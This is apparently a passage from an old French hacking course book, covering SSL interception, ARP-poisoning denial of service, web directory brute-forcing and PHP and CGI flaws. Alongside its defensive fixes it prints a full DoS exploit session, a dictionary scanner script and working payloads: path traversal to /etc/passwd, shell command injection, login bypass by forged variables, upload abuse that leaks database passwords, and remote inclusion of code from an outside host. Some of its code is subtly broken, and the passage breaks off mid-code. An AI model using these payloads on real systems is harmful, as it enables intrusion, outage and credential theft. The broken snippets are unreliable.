```




B) SSL

The SSL protocol functions with the sending of a public key certificate, which will be used to encrypt the communication in a secure canal, following the same methodology as SSH. The attack is therefore in theory quite similar. The pirate will emulate on a relay machine, through which the victim passes, an SSL server, who de-encrypts and re-encrypts the communication to forward it to the final server. The Ettercap utility, that we have already studied, knows how to implement this type of attack without any particular option.

Another method is to force the user to pass through a proxy server that also implements an SSL server (SSLProxy : <http://www.obdev.at/products/ssl-proxy/>). For conventional HTTP requests we will use **Achilles** on Windows.

This utility is a proxy HTTP server, which can log the communications it transits, and which can modify the contents of requests or of answers destined to the client or the web server. Simply specify a port that will be listened to and activate the options: *Intercept mode ON*, *Intercept Client Data*, *Intercept Server Data* and *ignore .jpg/.gif*.



In the main window, you can modify the contents of the requests or of the web pages sent. Be careful when you forward the communication between the two parties in this mode, as you will have to validate each request or page with the Send button.

Security

SSL certificates are known sites that are generally referenced in databases automatically consulted by web navigators, in order to check that the certificate sent back is an authentic one. When it is a fake one, a warning is sent back.



Faced with this type of warning, you should not trust the server onto which you are connected, as you cannot be sure of the confidentiality of the communication.

7. Denial of Services

Denial of service attacks are critical ones in terms of company security as their aim is to make resources of a computer system unavailable.

On a small scale, a denial of services attack can make a server application unavailable. On a medium scale, it does that to a machine. On a large scale, it can paralyse the whole network.

We generally identify four types of denials of services:

- SYN flooding;
- exploitation of a bug;
- smurfing/DDoS;
- ARP cache poisoning.

SYN flooding consists in sending a great number of connection requests to a server without ever validating or cancelling these requests. This way, buffering before the 'timeout' of a connection, a number of pending requests that is too high can saturate the memory of a service and prevent any legitimate connection later on.

The **exploitation of a bug** or of a vulnerability can result in the dysfunctioning of certain server applications or even the operating system and make them unstable.

Smurfing consists in passing as a machine (the victim) and sending ping requests that broadcast these packets to subnetworks. The machines of these subnetworks then respond to the machine which has never sent any data. When an attacker sends one request, the victim will receive dozens of responses and be saturated.

We should note that **DDoS** (*Distributed Denial of Service*) also consists in using several IT ressources against one single machine. It is a more generic term, and the attack is said to be « distributed ».



Recent viruses use the resources of infected machines to flood websites such as Microsoft's or SCO's with requests.

On a local network, it is also possible to use *ARP cache poisoning* to make all the machines of the network unavailable for a few seconds.

Démonstration of a DoS :

We will use a fabrication kit of ARP and ARP-SK requests. This tool will allow us to fake ARP requests and we will use an interface in Perl whose aim is to correctly use ARP-SK in order to carry out a DoS type of attack.

ARP-SK is available on both Windows and Linux. We will use it from a machine on Linux, which changes nothing to the principle of the attack. ARP-SK is available at <http://www.arp-sk.org>. Perl exploit is available at <http://www.sysdream.com>.

From the attacking side, this is what the attack looks like:

```
poste5:/home/clad/Work/Cours/Denial_of_service/outils# perl arp-sk-DoS.pl
          Clad Strife's DoS exploit.

Where is located ASK ?
Provide a full path ending with the name of the binary ASK :
-> ./arp-sk
Ok.

Enter the number that replace the network class identifier x :
192.168.x.0
-> 1
Whole machines on 192.168.1.0 will be spoofed for the target host.

Enter the IP address of the host to fill-up (0 for broadcast) :
-> 192.168.1.0
All the network will be targeted.

Enter your special source address 'xxx:xxx:xx:xx:xx:xx' (optional) :
-> 12:34:56:78:9a:bc
Ok.

Specify the delay between each period of attack (in seconds, no scalar value) :
seconds -> 1
Ok.

Specify the numbers of attack waves to do (0 is infinite) :
-> 1
1 wave(s) will be processed.

All needed data are stored. Are you ready for M3g4-h4ck1ng party ?
(y/n) -> y
```

Once the tool launched, all the machines on the local network 192.168.1.x have updated their MAC addresses table for all the network's IPs, with the address specified by the attacker (here 12:34:56:78:9a:bc). No machine can then communicate with any other machine. The attack will have taken 10 seconds.



CHAPTER IV

WEB VULNERABILITIES



1. Site Mapping

The first thing a hacker will do during an attack on a Web service will be to summarize the banners (see chapter I: Information Acquisition) as well as map the site to recover a maximum of indications on his target. Mapping a website can be done in several ways. Either the hacker will have found a loophole allowing him to list the contents of all the directories of the server, or he will use appropriate software which will follow all page links from the index page of the website. This is not the end of the story, however.

What will be of interest to the hacker will be the files and directories forgotten by the webmaster and not linked to a public page. Intellitamper is such a software that can recover the list of all files present on the server and to use brute force on the file or directory names to find their existence. Intellitamper functions on Windows, so we will also see the example of a PHP script attacking through a dictionary.


Intellitamper

The screenshot shows the Intellitamper application window. At the top, there's a toolbar with icons for search, file operations, and help. Below it is a menu bar with 'File' and 'Help'. The address bar shows the URL <http://www.thehackademy.net/>. On the left, there's an 'Information' panel displaying a log of the scan process, including the server being scanned at 213.30.164.104 on port 80, the domain information, server software (Apache), server time (Tue, 07 Sep 2004 21:26:30 GMT), and that the scan has finished. In the center, there's a 'Connections status' panel which is currently empty. On the right, there's a 'Size' column header. Below these panels is a large area divided into two sections: 'Web' on the left and a file list on the right. The 'Web' section shows a tree view of the website structure under 'www.thehackademy.net', including 'BON DE COMMANDE.pdf', 'calendar', 'couvertures', 'icons', 'image', and 'img'. The file list on the right shows a detailed list of files with columns for Name, Size, and Last modified. Some files are marked with a red question mark icon, indicating they are not linked to the main site structure. At the bottom right, there's a section titled 'Extra links in selected file' with a link to 'audit@thehackademy.net' and the URL <http://www.sysdream.com>.


Intellitamper is a software with a very simple interface which will enable us to map the website without downloading the files (unlike Web aspirators). By default, it functions by following the links present on each page from the site index. To start the software, all that has to be done is to give it the url of the site that is to be scanned and to click on the small button in the shape of a magnifying glass. In the example above, "<http://www.thehackademy.net>" is our target. By launching options by default, Intellitamper will not use brute force to find all the directories (or files) not linked to the pages.



In the options, one can ask Intellitamper to carry out a scan using brute force. The first thing to give to it is the dictionary to be used to find files or directories that are not linked (DictionaryClassic.txt)



Then, the option “Perform dictionary scan” must be selected in the “Files and folders” tab to activate brute force.



All that remains to be done is to click on “OK” to close the options window and relaunch Intellitamper.



Scan_web.php

Scan_web.php is a PHP script that can look for directories or files on a web server by using a dictionary file. Here is the source code of the script:

```
<?
//Scan_Web by CrashFr
//for The Hackademy School

if ($host && $port){

$rep = file("dictionary.txt"); //dictionary file

$repnb = count($rep);

print "Scan http://".$host.":".$port."/".$ss _rep." :<br><br>";

for ($count = 0 ; $count < $repnb ; $count++) {

    if($ssl){
        $fp = @fsockopen("ssl://".$host, $port, $errno, $errstr, $timeout);
    }
    else{
        $fp = @fsockopen($host, $port, $errno, $errstr, $timeout);
    }

    if(!$fp){
        die("Connection impossible !!");
    }
    else {
        $header = "GET /".$ss _rep."_".trim($rep[$count])." HTTP/1.0\n";
        $header .= "Host: ".$host."\n";
        $header .= "User-Agent: GoogleBot\n\n";

        fputs($fp,"GET /".trim($rep[$count])." HTTP/1.0\n\n");

        while(!feof($fp)){

            $nom=fgets($fp,200);

            if (eregi("200 OK",$nom)){
                print("<b>Found : $rep[$count] </b><br>");
                break;
            }
            elseif(eregi("403 Forbidden",$name)){
                print("<b>Found (deny): $rep[$count] </b><br>");
                break;
            }
            elseif(eregi("401 Authorization Required",$name)){
                print("<b>Found (basic auth): $rep[$count] </b><br>");
                break;
            }
            else{
                break;
            }
        }
    }
}
```

```
fclose($fp);

}

}

else{
    print "Scanner Web by CrashFr<br><br>";
    print "<form method=\"GET\" action=\"\".$PHP_SELF.\"\">";
    print "Host :<input type=\"text\" size=\"20\" maxlenht=\"60\" name=\"host\" value=\"127.0.0.1\">";
    print "Port :<input type=\"text\" size=\"2\" maxlenht=\"5\" name=\"port\" value=\"80\"><br>";
    print "Timeout :<input type=\"text\" size=\"3\" maxlenht=\"3\" name=\"timeout\" value=\"10\"><br>";
    print "SSL ? <input type=\"checkbox\" size=\"2\" name=\"ssl\"><br>";
    print "Sous rep :<input type=\"text\" size=\"10\" name=\"ss_rep\" value=\"\"><br>";
    print "<input type=\"submit\" value=\"Send\">";
    print "</form\";

}

?>
```

The dictionary file is called “dictionary.txt” and will have to be placed in the same directory as “scan_web.php”. It contains one directory or file name per line. To launch the script, all that has to be done is to specify the address as well as the HTTP server port to scan. In the example below, we carry out a local scan on port 80 with a default timeout of 10 seconds.

Here is the result found:

Scan http://127.0.0.1:80/ :

Scanner Web by CrashFr

Host : Port :
Timeout :
SSL ?
Sous rep :

Found : doc/
Found (deny): cgi-bin/
Found : admin/
Found : phpmyadmin/
Found : info/
Found : include/
Found : info.php

Many webmasters leave temporary files unattended, thus allowing the hacker to obtain a certain amount of information on the remote server or to have access to the administrator panel. The file that is very often found on sites coded in PHP is a file using the `phpinfo()` function, which is used by the webmaster to check the proper functioning of PHP.



PHP Version 4.3.8-6

System	Linux crashtab 2.6.8.1 #2 Sat Aug 21 05:43:29 CEST 2004 i686
Build Date	Aug 18 2004 12:09:01
Configure Command	'.../configure' '--prefix=/usr' '--with-apxs=/usr/bin/apxs' '--with-regex=php' '--with-config-file-path=/etc/php4/apache' '--disable-rpath' '--enable-memory-limit' '--disable-debug' '--with-layout=GNU' '--with-pear=/usr/share/php' '--enable-calendar' '--enable-sysvsem' '--enable-sysvshm' '--enable-sysvmsg' '--enable-track-vars' '--enable-trans-sid' '--enable-bcmath' '--with-bz2' '--enable ctype' '--with-db4' '--with-iconv' '--enable-exif' '--enable-filepro' '--enable-ftp' '--with-gettext' '--enable-mbstring' '--with-pcre-regex=/usr' '--enable-shmop' '--enable-sockets' '--enable-wddx' '--disable-xml' '--with-expat-dir=/usr' '--with-xmlrpc' '--enable-yp' '--with-zlib' '--without-pgsql' '--with-kerberos=/usr' '--with-openssl=/usr' '--enable-dbx' '--with-exec-dir=/usr/lib/php4/libexec' '--disable-static' '--with-curl=shared,/usr' '--with-dom=shared,/usr' '--with-dom-xslt=shared,/usr' '--with-dom-exslt=shared,/usr' '--with-zlib-dir=/usr' '--with-gd=shared,/usr' '--enable-gd-native-ttf' '--with-jpeg-dir=shared,/usr' '--with-xpm-dir=shared,/usr/X11R6' '--with-png-dir=shared,/usr' '--with-freetype-dir=shared,/usr' '--with-imap=shared,/usr' '--with-imap-ssl' '--with-ldap=shared,/usr' '--with-mcal=shared,/usr' '--with-mhash=shared,/usr' '--with-mm' '--with-mysql=shared,/usr' '--with-unixODBC=shared,/usr' '--with-recode=shared,/usr' '--enable-xslt=shared' '--with-xslt-sablot=shared,/usr' '--with-snmp=shared' '--enable-ucd-snmp-hack' '--with-sybase-ct=shared,/usr' '--with-ttf=shared,/usr' '--with-t1lib=shared,/usr'
Server API	Apache
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php4/apache/php.ini
PHP API	20020918

The `phpinfo()` function gives the hacker very important information such as the version and type of OS, HTTP, PHP and many others we will not mention in this chapter. It is therefore strongly recommended to delete all temporary files, test files, etc., to avoid making the hacker's task any easier and especially to remember that a directory or a file that is not linked from a page of the site is a hidden or inaccessible one...



2. PHP Vulnerabilities

In some cases, the hacker can use vulnerable PHP scripts to execute commands, display the file sources, list the contents of directories or upload files on a server in order to finally take total control of or steal the contents of a database. There are several vulnerabilities at the PHP level; those coming from the PHP source code and those due to improper website development by the webmaster.


For a start, here are several examples of vulnerabilities coming from the PHP source code which we will not attempt to detail in order not to lose time on details where a good knowledge of applicative vulnerabilities is needed:

<http://www.securityfocus.com/archive/1/368864>

<http://www.securityfocus.com/archive/1/368861>

So in this second part, I will explain what the various vulnerabilities are that a hacker could use if the website developer has not created its code in a secure way. As PHP is a dynamic language, it is very common to come across websites with forms that enable us, for example, to subscribe to a mailing list or send personal information about ourselves. We will therefore create a very simple form in HTML with two fields ("login" and "pass") that could be used on any site to identify a user. This HTML script will send 2 variables to the ident.php script with the post method, as soon as the user will click on the validate button.

```
<html>
<head>
</head>
<body>
<form method="post" action="ident.php">
login : <input type="text" name="login"><br>
password : <input type="text" name="pass"><br>
<input type="submit" value="validate">
</form>
</body>
</html>
```



login :
password :

The "ident.php" file contains the PHP code that will verify if you have typed in the proper login and password. Here is what the identification source code could look like (if register_globals=on in php.ini) :

```
<?
$correctpass = "hackerz"; //a variable is defined with the proper pass

/* we recover the variable $pass sent by the user thanks to the form and we compare it to the variable
$correctpass. If ever $pass and $correctpass are identical we put the variable $ok to 1*/
if ($pass == $correctpass){
$ok = 1;
}

/* we check that ok is equal to 1, if that is the case we consider the user as valid otherwise we send him
```

```
back to an error message */  
if ($ok == 1)  
print "You are identified";  
else  
print "You are not identified";  
?>
```

In this first script it would be easy for the hacker to bypass the protection without knowing the correct password if he can guess the name of the "\$ok" variable or if the script is in OpenSource and he has access to the source code. PHP actually enables the user (visitor) to create and define variables directly from its navigator by using the GET method (via the url), POST (via a form) or COOKIE (by forging a cookie). When you click on the button "validate" of the form, your navigator sends the "login" and "pass" variables to the HTTP packet destined to the server by using the POST method. However this does not mean that the script does not interpret the variables sent with the GET method directly after the URL that follows the question mark.

Let us take an example:

I use *crashfr* as a login and *test* as a password and I click on the "submit" button of my form. It is exactly the same thing (if register_globals=on) as if I typed directly into my navigator:

<http://www.myserver/ident.php?login=crashfr&pass=test>.



If ever the hacker forces the \$ok variable from the URL by putting it at 1, he would be identified without knowing the password.



We can see that this type of vulnerability, like most PHP vulnerabilities, comes from bad coding because the webmaster should have initialized the "\$ok" variable at 0. But we can also see that the variables used in PHP script can be forced directly from the URL if "register_globals" is activated. But to what exactly does "register_globals" correspond? Actually, the "register_globals" option can make the developer's task easier. The php differentiates the variables GET, POST, Cookie, Environment and the variables defined in the script stored in independent tables. For example, if we want to recover the "\$var1" variable sent in POST, we would have to use the variable "\$HTTP_POST_VARS['var1']" in the case where "register_globals" is off. In the opposite case (if register_globals=On), we can directly use the variable "\$var1". But what happens if we receive "\$var1" in both POST and GET at the same time but with a different value? In fact, there is an option in php.ini which indicates in which order the variables are interpreted. This option is called "variables_order" and its value by default is "EGPCS",



which means that the order by default is Env, GET, POST, Cookie, Built-in variables. So if ever someone sends at the same time “\$var1=get” using the GET method and “\$var1=post” using the POST method, the script displaying “\$var1” will send back “get”.

Fopen() Function

The Fopen function is one that can open a file that is on the server. This function is for the case where the variable used to define which file to open can be forced by the user and is not filtered correctly by the script, becomes a very powerful information tool for the hacker.

```
<?
    $fp=fopen($file, "r");
    while(!feof($fp)){
        $line=fgets($fp,1024);
        print $line;
    }
    fclose($fp);
?>
```

This script (fop.php) opens a file for reading and displays the contents. By forcing the variable \$file from the URL we can thus open some (normally) non-accessible files from the HTTP interface.

<http://myserver/fop.php?file=../../../../etc/passwd> // displays the passwd file
<http://myserver/fop.php?file=../../../../etc/apache/httpd.conf> // displays apache's configuration file

There is another function that enables you to read the contents of a file that a hacker could exploit in the same way as with a fopen(): the function “file()” which loads the whole contents of a file into a table.

To avoid this kind of vulnerabilities, all that has to be done is to force the opening of a file in a specific directory and to check that the user is not trying to return to the root, as below:

```
<?
//We check that the user has not typed in a colon to return to the root
if(!eregi("^\.\.", $file)){
    // We specify a directory containing all files that the user can open
    $fp=fopen("mydirectory/".$file, "r");
    while(!feof($fp)){
        $line=fgets($fp,1024);
        print $line;
    }
    fclose($fp);
}
?>
```



System() Function

The System() function is one of the functions that can call the system commands. These commands will depend on the OS. For example, if the webmaster wants to allow the visitor to do a ping from a webpage, here is the script he could use on Unix:

```
<?
if($host){
    print "Ping result :<br><br>";
    print "<pre>";
    system('ping -c 5 '.$host);
    print "</pre>";
}
else{
    print "The Hackademy Pinger :<br>";
    print "<form action='".$PHP_SELF."' method='POST'>";
    print "Host : <input type='text' name='host'><br>";
    print "<input type='submit' value='pinger'>";
    print "</form>";
}
?>
```

Here is the result of a ping on a localhost, for example:

The Hackademy Pinger :
Host :

Resultat ping :

PING localhost (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.1 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.0 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.1 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.1 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.0 ms

--- localhost ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.1 ms

The problem with this type of script is that the user can use the escape shells to have other commands executed (see the Applicative chapter). Here is an example which would allow an “ls” command to display the contents of the directory /etc:



The Hackademy Pinger :

Host : localhost && ls /

pinger

Résultat ping :

```
PING localhost (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.0 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.0 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.0 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.0 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.0 ms

--- localhost ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
bin
boot
cdrom
dev
etc
floppy
home
initrd
lib
lost+found
mnt
opt
proc
root
sbin
sys
tmp
usb
usr
var
vmlinuz.new
vmlinuz.old
```

Here are the other functions that can execute system commands:

exec(), shell_exec(), popen(), proc_open(), passthru()

Security

To avoid this type of vulnerability, there are several functions to escape the characters that can make escape shells such as "escapeshellcmd(). It is also possible to use regular expressions to filter what is sent by the user. Here is the line to modify to prevent the hacker from executing commands other than ping/

`system(escapeshellcmd('ping -c 5 '.$host));`



Uploading via PHP

Quite often, one can come across scripts that can upload files on a server via a PHP script. Here is an example of a form that could be found on the Net:

```
<?
if ($file){
    if (!copy($file, $file_name)){
        echo "Writing impossible !!";
        exit;
    }

    echo "File Upload !!<br><br>";
    exit;
}

?>

<HTML>
<HEAD>
<TITLE>Upload file</TITLE>
</HEAD>
<BODY>
<FORM ENCTYPE="multipart/form-data" ACTION="<? print $PHP_SELF; ?>" METHOD="post">
<INPUT TYPE="hidden" NAME="MAX_FILE_SIZE" VALUE="1000000">
Upload this file: <INPUT NAME="file" TYPE="file">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
</BODY>
</HTML>
```

This script, which I will call form2.php will send a local file directly to the server hosting it. The hacker can use this type of form to recover some sensitive files such as for example the passwd file or simply visualize the PHP file source which in general keeps some passwords like those of the database.

It should be known that when a file is sent towards a PHP script, and the file size is both inferior to the one mentioned in the php config file (php.ini) and not equal to zero, then the file will be temporarily stored in a server directory. To check the type, size and name of the file, the server defines four variables. In our script, the name of the field type is called “file”, so the four variables (if register_globals=on) are:

- **\$file** --> name of the file temporarily stored on the server
- **\$file_name** --> real name of the local file
- **\$file_type** --> type of file
- **\$file_size** --> size of file

By defining these four variables instead of having the server do it, we will be able to have it copy a file that should not be accessible to us. In our example, I am going to copy server .php file into a .txt file. This way, I will be able to visualize the file's source, which was originally interpreted by the server. Changing its extension will avoid it being interpreted.



A screenshot of a web browser window. The address bar shows "http://.../newwww/formulaire2.php?fichier=..;/db_fns.php&fichier_size=1024&fichier_type=text/plain&fichier_name=tmp.txt". The page content area displays the message "file uploaded!".

Here is the result that for example enables one to recover the connection login/password to the Mysql database:

A screenshot of a web browser window showing a PHP script. The code defines a function db_connect() that connects to a MySQL database using variables \$host, \$user, \$password, and \$database. It uses mysql_pconnect() to connect and mysql_select_db() to select the database. If either fails, it returns false; otherwise, it returns the connection resource.

```
<?

function db_connect()
{
    $host      = "_____"; // serveur
    $user      = "_____"; // nom d'utilisateur
    $password  = "_____"; // mot de passe
    $database  = "_____"; // nom de la base

    $result = @mysql_pconnect($host, $user, $password);
    if (!$result)
        return false;
    if (!@mysql_select_db($database))
        return false;

    return $result;
}
```

Security

To avoid this kind of attack, we can use the PHP function which will check that the file has been uploaded using the POST method, as this prevents files on your server from being copied. Here is the code using the function "move_uploaded_file()" enabling us to make our script is secure:

```
<?

if ($file){
    if(move_uploaded_file($file,$file_name)){
        echo "File Upload !";
    }
    else{
        echo "Writing impossible !";
    }
    exit;
}
?>
```

Include() Function

There are several functions that have to be used carefully when coding in PHP. Let us start with the include() function, which is very often used by the hacker to have malicious code executed by the HTTP server. The include() function can include another file's PHP code into a main PHP script.



inc.php file	page1.php file
<? include(\$page); ?>	<? print "yopyop"; ?>

By typing <http://myserver/inc.php?page=page1.php>, our navigator displays yopyop. This is perfectly normal. The hacker is also going to define the variable \$page in such a way that the server will execute its malicious php code. Let us imagine that the hacker has uploaded the malicious code on another server:

All he has to do now is to type: <http://myserver/inc.php?page=http://serveur2/codemal.php> so that "myserver" can execute the malicious code present on server2. To avoid this kind of vulnerability, there are several PHP functions. The first one is "file_exists()": this function can check if the file exists locally on the local server. In the example above, the hacker could not include an external file if the inc.php file were modified as below:

```
<?  
if(file_exists($page)){  
    include($page);  
}  
else{  
    print "File not found !";  
}  
?>
```

However, the hacker could bypass this protection by temporarily uploading a file on the server. Uploading towards a PHP is a very special procedure. If a file is sent through a form towards a PHP script, before the script is interpreted, a temporary saving of our file is done on the server. Even if the file is refused by the script, it is still uploaded in a temporary directory on the server! (Generally /tmp).

To illustrate this example, we are going to create an upload HTML script (.html form) locally, as below:

```
<HTML>  
<HEAD>  
</HEAD>  
<BODY>  
<FORM ENCTYPE="multipart/form-data" ACTION="http://myserver/inc.php" METHOD="post">  
<INPUT TYPE="hidden" NAME="MAX_FILE_SIZE" VALUE="1000000">  
Upload this file: <INPUT NAME="page" TYPE="file">  
<INPUT TYPE="submit" VALUE="Send">  
</FORM>  
</BODY>  
</HTML>
```



The script below will associate our uploaded file to the variable “\$page”. This is what our form looks like in local:

Uploader ce fichier: Parcourir... Envoyer

Now a malicious script has to be created (malicious.php) that we are going to upload thanks to the form.

```
<?
print "Hacked !!<br>";
phpinfo();
?>
```

All that has to be done now is to click on *browse* (form.html), choose the file to send (malicious.php) and watch the result:

A screenshot of a web browser window. The address bar shows "Adresse http://... /inc.php". The search bar contains "Google". Below the address bar are links for "Recherche Web", "Recherche site", "Infos page", and "Monter". The main content area displays the output of the PHP code. It starts with "Hacked !!", followed by "PHP Version 4.0.4pl1", and a table with one row labeled "System" containing "FreeBSD bizmachine 4.3-BETA FreeBSD 4.3-BETA 2001 root@... :/usr/obj/usr/src/sys/LC".

The target server has executed our malicious code. This proves that the server has created a temporary file affected to the variable \$page because the PHP function file_exists() has detected the file on the server. In the opposite case the inc.php script would not have included our malicious script...

Security

To avoid this kind of vulnerability, you should add a small verification at the level of the file which uses the include function as below:

```
<?
if(file_exists($page.".php") && $page!="inc"){
    include($page);
}
else{
    print "File not found !";
}
?>
```

We have also added a small verification to prevent the script from running over and over again if the hacker defines “\$page=inc”.



There are other functions of the same type that can carry out includes, such as:
`include_once()`, `require()`, `require_once()`

3. CGI Vulnerabilities

CGI means *Common Gateway Interface*, and these interfaces are applicative ones, hosted on the web server, and whose function is to receive and process data sent by the client's navigator, and to send back the results in HTML format. In this way, and like PHP, CGIs are used to establish dynamic web pages on a web server. In a way, there are similarities with this language, but also major differences.

First of all, they can be written using any language: C, perl, script, shell... The important thing is to understand that the information sent back by the navigator will be processed according to a standard and with the help of environment variables defined by the web server. We are going to explain this in detail:

First, the information is sent to the server through pre-defined variables in the form, and understood by the CGI program. In this, the principle is exactly the same as for PHP, meaning that we use a form tag

`<FORM ACTION='path/du/cgi' METHOD=POST or GET>`

in order to define the cgi to be called, and tags of the

`<INPUT NAME="variable_name" TYPE=TEXT or PASSWD... VALUE="">`

type to define variables where data sent back by the client will be stored. It is of course possible to fill the variables by creating an URL of the

http://www.xxx.zzz/cgi-bin/prog.cgi?variable1client_data1&variable2=client_data2

form, and this with all the variables understood by the CGI. It is therefore essential to understand that returning this data through the form, or with an URL such as the one above, are two identical methods.

What's more, environment variables are defined by the web server and can be used by the CGI. Some contain information on the client, others on the server. Here are the most important ones:

SERVER_SOFTWARE: Information on the platform hosting the web server

SERVER_NAME: Host name and server domain name

GATEWAY_INTERFACE: CGI specification established by the web server

SERVER_PORT: Port on which the server receives requests (generally 80)

REQUEST_METHOD: Method used to send request: POST or GET

PATH_INFO: Directory of CGI program

REMOTE_ADDR: Client's IP address

REMOTE_HOST: Client's host name

CONTENT_TYPE: Type of information transferred

CONTENT_LENGTH: Number of bytes of data sent to the CGI by the client

QUERY_STRING: Saves the data sent by the client if the transfer method is METHOD=GET. If it is METHOD=POST that is used, data will be read on the standard output.

The difference with PHP lies above all in the way CGI processes the received data. PHP can recognize and directly use the name of variables defined in the form, something that the CGI program cannot do. The latter will have to recover everything that is after ? In the form of a character chain to process it, and so obtain the value of the variables that are sent to it through the form. CGI has to process arguments in this way because using a form always sends back data in the shape of variable1=value1&variable2=value2... It can therefore be concluded that it would be entirely possible to pass the arguments to the program in a different form, by specifying them in the url after the ?, and naturally only if the program were coded in such way that it could process this information.

Here is an example of code that will recover the information sent back by the client through a form:

```
char buffer[50];
buffer = getenv("REQUEST_METHOD");
if (buffer) {
    if (strcmp(buffer, "POST") == 0) {
        buffer = getenv("CONTENT_LENGTH"); // We recover the method used in the environment
                                            // variable REQUEST_METHOD
        if(buffer) { // if this operation is successful we continue
            length = atoi(buffer); // If the POST method is used
            data = malloc(buffer + 1); // we recover the size of data sent back by the form
                                        // If this operation is successful we continue
                                        // We put this value in digital form
                                        // we attribute memory space for the data variable which will
                                        // recover data
            fread(data, 1, length, stdin); // we copy what arrives on the standard output into buffer
            data[length] = '\0'; // we add the '\0' character at the end of the character chain
                                // contained in buffer
        }
    }
}
else if (strcmp(buffer, "GET") == 0) { // But if the GET method is used
    buffer = getenv("CONTENT_LENGTH");
    if(buffer) {
        length = atoi(buffer);
        data = malloc(buffer + 1);

        strcpy(data, getenv("QUERY_STRING")); // We copy the data contained in QUERY_STRING into
